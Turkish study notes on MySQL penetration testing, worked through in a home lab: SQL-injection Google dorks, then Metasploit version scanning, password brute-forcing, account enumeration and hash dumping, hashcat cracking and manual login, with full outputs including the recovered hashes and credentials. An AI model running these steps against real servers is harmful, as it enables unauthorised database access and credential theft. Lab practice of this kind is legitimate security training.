ÖN BİLGİ

Bu belgenin resmi adresi bulunamamıştır. Alternatif adreste yedeklenmiştir. Bu belge

- https://www.includekarabuk.com/kitaplik/indirmeDeposu/Siber_Guvenlik_Teknik_Makaleler/Teori/BaskalarinaAitMakaleler/MySQL%20S%C4%B1zma%20Testi.pdf

adresindeki makaleye çalışılarak elde edilen notlarımı kapsamaktadır. Bu çıkarılan notlar belgemde alıntılar ve/veya kişisel ilavelerim mevcuttur.

1)


Aşağıda sql injection saldırısı yapılabilecek url'leri arayan dork'lardan birkaçını görmektesiniz:

- inurl:index.php?id=
- inurl:gallery.php?id=
- inurl:post.php?id=
- inurl:article?id=

(Page 4-5)

2)

Bu yazıda www.webscantest.com'un veritabanına sızma testi yapılacaktır.



(Page 5)

3)

Metasploit ile Hedef MySQL’in Versiyonunu Öğrenme

(!) Denendi, başarılı olunamadı.

Console:

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > set RHOSTS 172.16.212.133
msf auxiliary(mysql_version) > run
```

Output:

```
[*] 172.16.212.133 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% completed)
[*] Auxiliary module execution completed
```

NOT: set RHOSTS kısmına 192.168.0.17/dvwa şeklinde dizinli link girince auxiliary hata veriyor ve çalışmıyor. 192.168.0.17 deyince de hata vermiyor, fakat yukarıda görünen mysql'li bildirim satırı görünmüyor. Sadece bu görünüyor.

```
[*] Scanned 1 of 1 hosts (100% completed)
[*] Auxiliary module execution completed
```

Sorun bence MySQL server'ının olmayışından kaynaklanıyor. Yani başlı başına bir MySQL server'ı ve IP'si olursa bu auxiliary çalışır diye düşünüyorum. Nitekim pdf'te başarılı olunmuş.

(Page 9-10)

4)

Metasploit ile Hedef MySQL’in Versiyonunu Öğrenme - 2

(+) Birebir Ubuntu 18.04 LTS ana makinada kurulu mysql sunucusuna denendi ve başarıldı.

Yerel sistemdeki mysql sunucusuna yerel sistemdeki kali linux sanal makinasından versiyon tespit etme işlemi uygulanmıştır.

Kali Linux 2021.2 Terminal:

```
> service postgresql start
> msfconsole
msf > use auxiliary/scanner/mysql/mysql_version
```

msf auxiliary(mysql_version) > set RHOSTS 192.168.0.15

msf auxiliary(mysql_version) > run

Çıktı:

[+] 192.168.0.15:3306 - 192.168.0.15:3306 is running **MySQL 5.7.38-0ubuntu0.18.04.1** (protocol 10)

[*] 192.168.0.15:3306 - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

5)

Metasploit ile MySQL'e Sözlük Saldırısı Yapma

(!) Denenemedi bile...

Console:

msf > use auxiliary/scanner/mysql/mysql_login


msf auxiliary(mysql_login) > set RHOSTS 172.16.212.133

msf auxiliary(mysql_login) > set USER_FILE /root/Desktop/usernames.lst

msf auxiliary(mysql_login) > set PASS_FILE /root/Desktop/password.lst

msf auxiliary(mysql_login) > run

Output:



Yeşil satırlardan görülebileceği üzere guest ve root kullanıcı adlarıyla boş şifre denenmiş ve başarılı bir şekilde oturum açılabilmiş.

(Page 10-11)

6)

Metasploit ile MySQL'e Sözlük Saldırısı Yapma - 2

(+) Birebir Ubuntu 14.04 LTS ana makinada kurulu mysql sunucusuna denendi ve başarıldı.

Gereksinimler

DVWA ve WebGoat (Ubuntu 14.04 LTS) VM // MySQL Sunucusu

Kali Linux 2021.2 VM // Msfconsole Mysql_login

Not:

DVWA ve WebGoat (Ubuntu 14.04 LTS) VM'de mysql sunucusu dışarıdan gelen erişim taleplerine açık hale getirilmelidir. Aksi takdirde dışarıdan erişim sağlanamaz ve kali makineden ulaşılamaz. Bunun için DVWA ve WebGoat (Ubuntu 14.04 LTS) VM'de şu adımlar takip edilmelidir:

Ubuntu 14.04 LTS Terminal:

> sudo su // username: user, password: password

> nano /etc/mysql/my.cnf

(bind-address = 127.0.0.1 satırı bulunmalıdır

ve önüne # işareti konarak yorum satırı yapıl-

malıdır)

> mysql -u root -p // password: password

mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY 'password' WITH GRANT OPTION;

mysql> FLUSH PRIVILEGES;

mysql> exit;

> service mysql restart

Ayrıntılı bilgi için bkz. Yaz Tatili 2014 / Ubuntu 18.04 LTS / Ubuntu 18.04 LTS'de MySQL Uzaktan Erişim Açma

Hedef mysql veritabanı sunucusuna metasploit mysql_login modülünü uygulamak için Kali linux'da msfconsole başlatılır ve modül ayarlanarak saldırı başlatılır.

Kali Linux 2021.2 Terminal:

msf > use auxiliary/scanner/mysql/mysql_login

msf auxiliary(mysql_login) > set RHOSTS 192.168.0.30

msf auxiliary(mysql_login) > set USER_FILE /usr/share/wordlist/metasploit/unix_users.txt

msf auxiliary(mysql_login) > set PASS_FILE /usr/share/wordlist/metasploit/unix_passwords.txt

msf auxiliary(mysql_login) > set **BRUTEFORCE_SPEED 1**

// 0'dan 5'e kadar değer girilebiliyor. Eğer hızlı yapılırsa
// mysql sunucusu ip bloklama yapıyor ve bir daha login
// denemesi yapılamıyor. Bloklanıldığında bloğu kaldırmak
// için mysql sunucusunda (dvwa ve webgoat ubuntu 14.04
// lts vm'de) şu komutun çalıştırılması gerekiyor:

> mysqladmin -u root -ppassword flush-hosts

// Bu sayede yeniden uzak makinadan login denemeleri
// yapılabiliyor.

// Not: Bazen bloklama olduğunda modül "unsupported
// target version" hatası veriyor, fakat bloklama hedef
// mysql sunucuda temizlendiğinde modül çalışmaya
// başlayabiliyor.

msf auxiliary(mysql_login) > set STOP_ON_SUCCESS true

msf auxiliary(mysql_login) > run

Çıktı:

[+] 192.168.0.30:3306 - 192.168.0.30:3306 - Found remote MySQL version 5.5.55

[!] 192.168.0.30:3306 - No active DB -- Credential data will not be saved!

[-] 192.168.0.30:3306 - 192.168.0.30:3306 - LOGIN FAILED: root: (Incorrect: Access denied for user 'root'@'192.168.0.28' (using password: NO))

[-] 192.168.0.30:3306 - 192.168.0.30:3306 - LOGIN FAILED: root:admin (Incorrect: Access denied for user 'root'@'192.168.0.28' (using password: YES))

[-] 192.168.0.30:3306 - 192.168.0.30:3306 - LOGIN FAILED: root:123456 (Incorrect: Access denied for user 'root'@'192.168.0.28' (using password: YES))

[-] 192.168.0.30:3306 - 192.168.0.30:3306 - LOGIN FAILED: root:12345 (Incorrect: Access denied for user 'root'@'192.168.0.28' (using password: YES))

[-] 192.168.0.30:3306 - 192.168.0.30:3306 - LOGIN FAILED: root:123456789 (Incorrect: Access denied for user 'root'@'192.168.0.28' (using password: YES))

[+] 192.168.0.30:3306 - 192.168.0.30:3306 - **Success: 'root:password'**

[*] 192.168.0.30:3306 - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

Not:

Modül uzun süre çalıştığında (örn; Ubuntu 18.04 LTS ana makinadaki mysql sunucusuna denendiğinde ve parola yukarıdaki gibi ilk başlarda bulunamadığında) bir süre sonra ruby error vermekte ve durmakta. Muhtemelen başka kali versiyonlarında bu modül stabil çalışıyordur.

7)

Metasploit ile MySQL Hesaplarını, Yetkilerini ve Şifrelerini Öğrenme

(!) Denenemedi.

MySQL hesaplarını ve yetkilerini aslında manuel olarak da öğrenebiliriz. Yani sonuçta yukarıdaki madde ile hedef MySQL'e giriş yapmamızı sağlayan kullanıcı adı ve şifre bilgisine sahibiz. Bu bilgilerle konsoldan

Syntax:

mysql -h IPNumber -u username -p password

yukarıdaki kodu kullanarak sisteme sızıp istediğimiz bilgiye SQL kodlamalarıyla erişebiliriz. Fakat Metasploit bize MySQL hesaplarını öğrenme konusunda otomatize bir araç sunmaktadır. MySQL hesaplarını öğrenmek için mysql_enum aracını kullanacağız.

Console:

```
msf > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > set RHOST 172.16.212.133
msf auxiliary(mysql_enum) > set USERNAME root
msf auxiliary(mysql_enum) > run
```

Output:

Şimdi tüm MySQL hesaplarının kullanıcı adı ve şifresini çekmeye yarayan mysql_hashdump aracını kullanalım.

Console:


msf > use auxiliary/scanner/mysql/mysql_hashdump

msf auxiliary(mysql_hashdump) > set USERNAME root

msf auxiliary(mysql_hashdump) > set RHOSTS 172.16.212.133

msf auxiliary(mysql_hashdump) > run

Output:



Yukarıdan görülebileceği üzere kullanıcı adı ve şifreleri (hash'leri) txt dosyasına kaydedilmiştir.

(Page 11-12)

8)

Metasploit ile MySQL Hesaplarını, Yetkilerini ve Şifrelerini Öğrenme - 2

(+) Birebir Ubuntu 14.04 LTS ana makinada kurulu mysql sunucusuna denendi ve başarıldı.

Gereksinimler

DVWA ve WebGoat (Ubuntu 14.04 LTS) VM // MySQL Sunucusu

Kali Linux 2021.2 VM // Msfconsole Mysql_login

Not:

DVWA ve WebGoat (Ubuntu 14.04 LTS) VM'de mysql sunucusu dışarıdan gelen erişim taleplerine açık hale getirilmelidir. Aksi takdirde dışarıdan erişim sağlanamaz ve kali makineden ulaşılamaz. Bunun için DVWA ve WebGoat (Ubuntu 14.04 LTS) VM'de şu adımlar takip edilmelidir:

Ubuntu 14.04 LTS Terminal:

> sudo su // username: user, password: password

> nano /etc/mysql/my.cnf

(bind-address = 127.0.0.1 satırı bulunmalıdır

ve önüne # işareti konarak yorum satırı yapıl-

malıdır)

> mysql -u root -p // password: password

mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY 'password' WITH GRANT OPTION;

mysql> FLUSH PRIVILEGES;

mysql> exit;

> service mysql restart

Ayrıntılı bilgi için bkz. Yaz Tatili 2014 / Ubuntu 18.04 LTS / Ubuntu 18.04 LTS'de MySQL Uzaktan Erişim Açma

Metasploit ile mysql hesapları doğrultusunda mysql sunucu şu şekilde enumerate edilir:

Kali Linux 2021.2 Console:

```
msf > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > set RHOST 192.168.0.30
msf auxiliary(mysql_enum) > set USERNAME root
msf auxiliary(mysql_enum) > set PASSWORD password
msf auxiliary(mysql_enum) > run
```

Output:

```
[*] Running module against 192.168.0.30
[*] 192.168.0.30:3306 - Running MySQL Enumerator...
[*] 192.168.0.30:3306 - Enumerating Parameters
[*] 192.168.0.30:3306 -      MySQL Version: 5.5.55-0ubuntu0.14.04.1
[*] 192.168.0.30:3306 -      Compiled for the following OS: debian-linux-gnu
[*] 192.168.0.30:3306 -      Architecture: x86_64
[*] 192.168.0.30:3306 -      Server Hostname: iktestmakinesi
[*] 192.168.0.30:3306 -      Data Directory: /var/lib/mysql/
[*] 192.168.0.30:3306 -      Logging of queries and logins: OFF
[*] 192.168.0.30:3306 -      Old Password Hashing Algorithm OFF
[*] 192.168.0.30:3306 -      Loading of local files: ON
[*] 192.168.0.30:3306 -      Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.168.0.30:3306 -      Allow Use of symlinks for Database Files: YES
[*] 192.168.0.30:3306 -      Allow Table Merge:
[*] 192.168.0.30:3306 -      SSL Connection: DISABLED
[*] 192.168.0.30:3306 - Enumerating Accounts:
[*] 192.168.0.30:3306 -      List of Accounts with Password Hashes:
[+] 192.168.0.30:3306 -      User: root Host: localhost Password Hash: *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 192.168.0.30:3306 -      User: root Host: ubuntu Password Hash: *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 192.168.0.30:3306 -      User: root Host: 127.0.0.1 Password Hash: *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 192.168.0.30:3306 -      User: root Host: ::1 Password Hash: *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 192.168.0.30:3306 -      User: debian-sys-maint Host: localhost Password Hash: *56BDC1EBC7573C20D2D7A2A99B70288490B373EB
```

[+] 192.168.0.30:3306 - **User: phpmyadmin Host: localhost Password Hash: *08EB5B797826BF2769DB11EDF61BD0A269F48775**

[+] 192.168.0.30:3306 - **User: root Host: % Password Hash: *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19**

[*] 192.168.0.30:3306 - The following users have GRANT Privilege:

[*] 192.168.0.30:3306 - User: root Host: localhost

[*] 192.168.0.30:3306 - User: root Host: ubuntu

[*] 192.168.0.30:3306 - User: root Host: 127.0.0.1

[*] 192.168.0.30:3306 - User: root Host: ::1

[*] 192.168.0.30:3306 - User: debian-sys-maint Host: localhost

[*] 192.168.0.30:3306 - User: root Host: %

[*] 192.168.0.30:3306 - The following users have CREATE USER Privilege:

[*] 192.168.0.30:3306 - User: root Host: localhost

[*] 192.168.0.30:3306 - User: root Host: ubuntu

[*] 192.168.0.30:3306 - User: root Host: 127.0.0.1

[*] 192.168.0.30:3306 - User: root Host: ::1

[*] 192.168.0.30:3306 - User: debian-sys-maint Host: localhost

[*] 192.168.0.30:3306 - User: root Host: %

[*] 192.168.0.30:3306 - The following users have RELOAD Privilege:

[*] 192.168.0.30:3306 - User: root Host: localhost

[*] 192.168.0.30:3306 - User: root Host: ubuntu

[*] 192.168.0.30:3306 - User: root Host: 127.0.0.1

[*] 192.168.0.30:3306 - User: root Host: ::1

[*] 192.168.0.30:3306 - User: debian-sys-maint Host: localhost

[*] 192.168.0.30:3306 - User: root Host: %

[*] 192.168.0.30:3306 - The following users have SHUTDOWN Privilege:

[*] 192.168.0.30:3306 - User: root Host: localhost

[*] 192.168.0.30:3306 - User: root Host: ubuntu

[*] 192.168.0.30:3306 - User: root Host: 127.0.0.1

[*] 192.168.0.30:3306 - User: root Host: ::1

[*] 192.168.0.30:3306 - User: debian-sys-maint Host: localhost

[*] 192.168.0.30:3306 - User: root Host: %

[*] 192.168.0.30:3306 - The following users have SUPER Privilege:

[*] 192.168.0.30:3306 - User: root Host: localhost

[*] 192.168.0.30:3306 - User: root Host: ubuntu

[*] 192.168.0.30:3306 - User: root Host: 127.0.0.1

[*] 192.168.0.30:3306 - User: root Host: ::1

[*] 192.168.0.30:3306 - User: debian-sys-maint Host: localhost

```
[*] 192.168.0.30:3306 -        User: root Host: %
[*] 192.168.0.30:3306 -    The following users have FILE Privilege:
[*] 192.168.0.30:3306 -        User: root Host: localhost
[*] 192.168.0.30:3306 -        User: root Host: ubuntu
[*] 192.168.0.30:3306 -        User: root Host: 127.0.0.1
[*] 192.168.0.30:3306 -        User: root Host: ::1
[*] 192.168.0.30:3306 -        User: debian-sys-maint Host: localhost
[*] 192.168.0.30:3306 -        User: root Host: %
[*] 192.168.0.30:3306 -    The following users have PROCESS Privilege:
[*] 192.168.0.30:3306 -        User: root Host: localhost
[*] 192.168.0.30:3306 -        User: root Host: ubuntu
[*] 192.168.0.30:3306 -        User: root Host: 127.0.0.1
[*] 192.168.0.30:3306 -        User: root Host: ::1
[*] 192.168.0.30:3306 -        User: debian-sys-maint Host: localhost
[*] 192.168.0.30:3306 -        User: root Host: %
[*] 192.168.0.30:3306 -    The following accounts have privileges to the mysql database:
[*] 192.168.0.30:3306 -        User: root Host: localhost
[*] 192.168.0.30:3306 -        User: root Host: ubuntu
[*] 192.168.0.30:3306 -        User: root Host: 127.0.0.1
[*] 192.168.0.30:3306 -        User: root Host: ::1
[*] 192.168.0.30:3306 -        User: debian-sys-maint Host: localhost
[*] 192.168.0.30:3306 -        User: root Host: %
[*] 192.168.0.30:3306 -    The following accounts are not restricted by source:
[*] 192.168.0.30:3306 -        User: root Host: %
[*] Auxiliary module execution completed
```

Şimdi tüm MySQL hesaplarının kullanıcı adı ve şifresini çekmeye yarayan mysql_hashdump aracını kullanalım.

Kali Linux 2021.2 Console:

```
msf > use auxiliary/scanner/mysql/mysql_hashdump
msf auxiliary(mysql_hashdump) > set USERNAME root
msf auxiliary(mysql_hashdump) > set PASSWORD password
msf auxiliary(mysql_hashdump) > set RHOSTS 192.168.0.30
```

msf auxiliary(mysql_hashdump) > run

Output:

[+] 192.168.0.30:3306 - Saving HashString as Loot: **root:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19**

[+] 192.168.0.30:3306 - Saving HashString as Loot: **root:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19**

[+] 192.168.0.30:3306 - Saving HashString as Loot: **root:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19**

[+] 192.168.0.30:3306 - Saving HashString as Loot: **root:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19**

[+] 192.168.0.30:3306 - Saving HashString as Loot: **debian-sys-maint:*56BDC1EBC7573C20D2D7A2A99B70288490B373EB**

[+] 192.168.0.30:3306 - Saving HashString as Loot: **phpmyadmin:*08EB5B797826BF2769DB11EDF61BD0A269F48775**

[+] 192.168.0.30:3306 - Saving HashString as Loot: **root:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19**

[*] 192.168.0.30:3306 - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

9)

Hashcat ile MySQL Hesap Hash'ini Kırma

(+) Birebir Ubuntu 14.04 LTS ana makinada kurulu mysql sunucusuna denendi ve başarıldı

Gereksinimler

DVWA ve WebGoat (Ubuntu 14.04 LTS) VM // MySQL Sunucusu

Kali Linux 2021.2 VM // Msfconsole Mysql_login

Not:

DVWA ve WebGoat (Ubuntu 14.04 LTS) VM'de mysql sunucusu dışarıdan gelen erişim taleplerine açık hale getirilmelidir. Aksi takdirde dışarıdan erişim sağlanamaz ve kali makineden ulaşılamaz. Bunun için DVWA ve WebGoat (Ubuntu 14.04 LTS) VM'de şu adımlar takip edilmelidir:

Ubuntu 14.04 LTS Terminal:

> sudo su // username: user, password: password

> nano /etc/mysql/my.cnf

(bind-address = 127.0.0.1 satırı bulunmalıdır

ve önüne # işareti konarak yorum satırı yapıl-

malıdır)

> mysql -u root -p // password: password

mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY 'password' WITH GRANT OPTION;

mysql> FLUSH PRIVILEGES;

mysql> exit;

> service mysql restart

Ayrıntılı bilgi için bkz. Yaz Tatili 2014 / Ubuntu 18.04 LTS / Ubuntu 18.04 LTS'de MySQL Uzaktan Erişim Açma

8. maddede mysql enumeration ile ele geçirdiğimiz mysql root parola özeti şu şekildeydi:

*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19

Bu parolayı kırabilmek için hashcat'ten yararlanabiliriz:

Kali Linux Console:

> hashcat --help | grep MySQL

Output:

200 = MySQL

300 = MySQL4.1/MySQL5

Görüldüğü üzere kullanabileceğimiz iki alternatif vardır. Eğer birincisi işe yaramazsa ikincisini kullanın. Böylece parolayı kırmış olacaksınız:

[!] Uyarı:

Orijinal mysql hash'indeki en başta yer alan * karakteri kaldırılmalıdır. Ayrıntılı bilgi için bkz. Yaz Tatili 2014 / Hashcat Kurulumu ve Kullanımı.docx # Hashcat Hatalar # a) "Token length exception - No Hashes Loaded"

Kali Linux Console:

> hashcat -m 200 -a 0 mysql_hash.txt rockyou.txt

> hashcat -m 300 -a 0 mysql_hash.txt rockyou.txt

Output:

Initializing hashcat v2.00 with 8 threads and 32mb segment-size...

Added hashes from file ../Desktop/mysql_hash.txt: 1 (1 salts)

Activating quick-digest mode for single-hash

2470c0c06dee42fd1618bb99005adca2ec9d1e19:password

All hashes have been recovered

Input.Mode: Dict (../rockyou.txt)

Index.....: 1/5 (segment), 3627098 (words), 33550345 (bytes)

Recovered.: 1/1 hashes, 1/1 salts

Speed/sec.: - plains, 3.79M words

Progress..: 3173719/3627098 (87.50%)

Running...: --:--:--:--

Estimated.: --:--:--:--

Started: Sun Jun 5 12:52:56 2022

Stopped: Sun Jun 5 12:52:57 2022

10)

5.maddedeki sözlük saldırısı ile elde edilen login bilgilerini kullanarak 8. maddede Metasploit'in mysql hash'lerini otomatik alışını manuel olarak yapalım. Aşağıdaki komutu Ubuntu terminaline girebilirsin.

Console:

> mysql -h 172.16.212.133 -u root -p

Output:

```
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 866
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Böylece veritabanına bağlanmış bulunmaktayız. MySQL'in show command; syntax'lı komutlarıyla ilk olarak yüklü veritabanlarının isimlerini öğrenelim.

Console:

mysql > show databases;

Output:

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)
```


Şimdi mysql adlı veritabanını use komutu ile seçelim ve bu veritabanındaki tabloları show tables; komutu ile görüntüleyelim.

Console:

mysql > use mysql

mysql > show tables;

Output:



user adlı tabloyu seçelim ve bu tablonun içerdiği veriyi ekrana basalım.

Console:

mysql > SELECT User, Password FROM user;

Output:

Password kolonu boş çıktı, çünkü sözlük saldırısında da bahsettiğimiz gibi root ve guest kullanıcılarının şifreleri boşluktur. Öyle ayarlanmış.

(Page 13-14)

11)

(+) Birebir Ubuntu 14.04 LTS ana makinada kurulu mysql sunucusuna denendi ve başarıldı.

Gereksinimler

DVWA ve WebGoat (Ubuntu 14.04 LTS) VM // MySQL Sunucusu

Kali Linux 2021.2 VM // Msfconsole Mysql_login

Not:

DVWA ve WebGoat (Ubuntu 14.04 LTS) VM'de mysql sunucusu dışarıdan gelen erişim taleplerine açık hale getirilmelidir. Aksi takdirde dışarıdan erişim sağlanamaz ve kali makineden ulaşılamaz. Bunun için DVWA ve WebGoat (Ubuntu 14.04 LTS) VM'de şu adımlar takip edilmelidir:

Ubuntu 14.04 LTS Terminal:

> sudo su // username: user, password: password

> nano /etc/mysql/my.cnf

(bind-address = 127.0.0.1 satırı bulunmalıdır

ve önüne # işareti konarak yorum satırı yapıl-

malıdır)

> mysql -u root -p // password: password

mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY 'password' WITH GRANT OPTION;

mysql> FLUSH PRIVILEGES;

mysql> exit;

> service mysql restart


Ayrıntılı bilgi için bkz. Yaz Tatili 2014 / Ubuntu 18.04 LTS / Ubuntu 18.04 LTS'de MySQL Uzaktan Erişim Açma

5.maddedeki sözlük saldırısı ile elde edilen login bilgilerini kullanarak şimdi 8. maddedeki Metasploit'in mysql hash'lerini otomatik alışını manuel olarak yapalım. Aşağıdaki komutu Kali Linux terminaline girebilirsin.

Console:

> mysql -h 192.168.0.30 -u root -p // Parola : password

Output:




Böylece veritabanına bağlanmış bulunmaktayız. MySQL'in show command; syntax'lı komutlarıyla ilk olarak yüklü veritabanlarının isimlerini öğrenelim.

Console:

mysql > show databases;

Output:



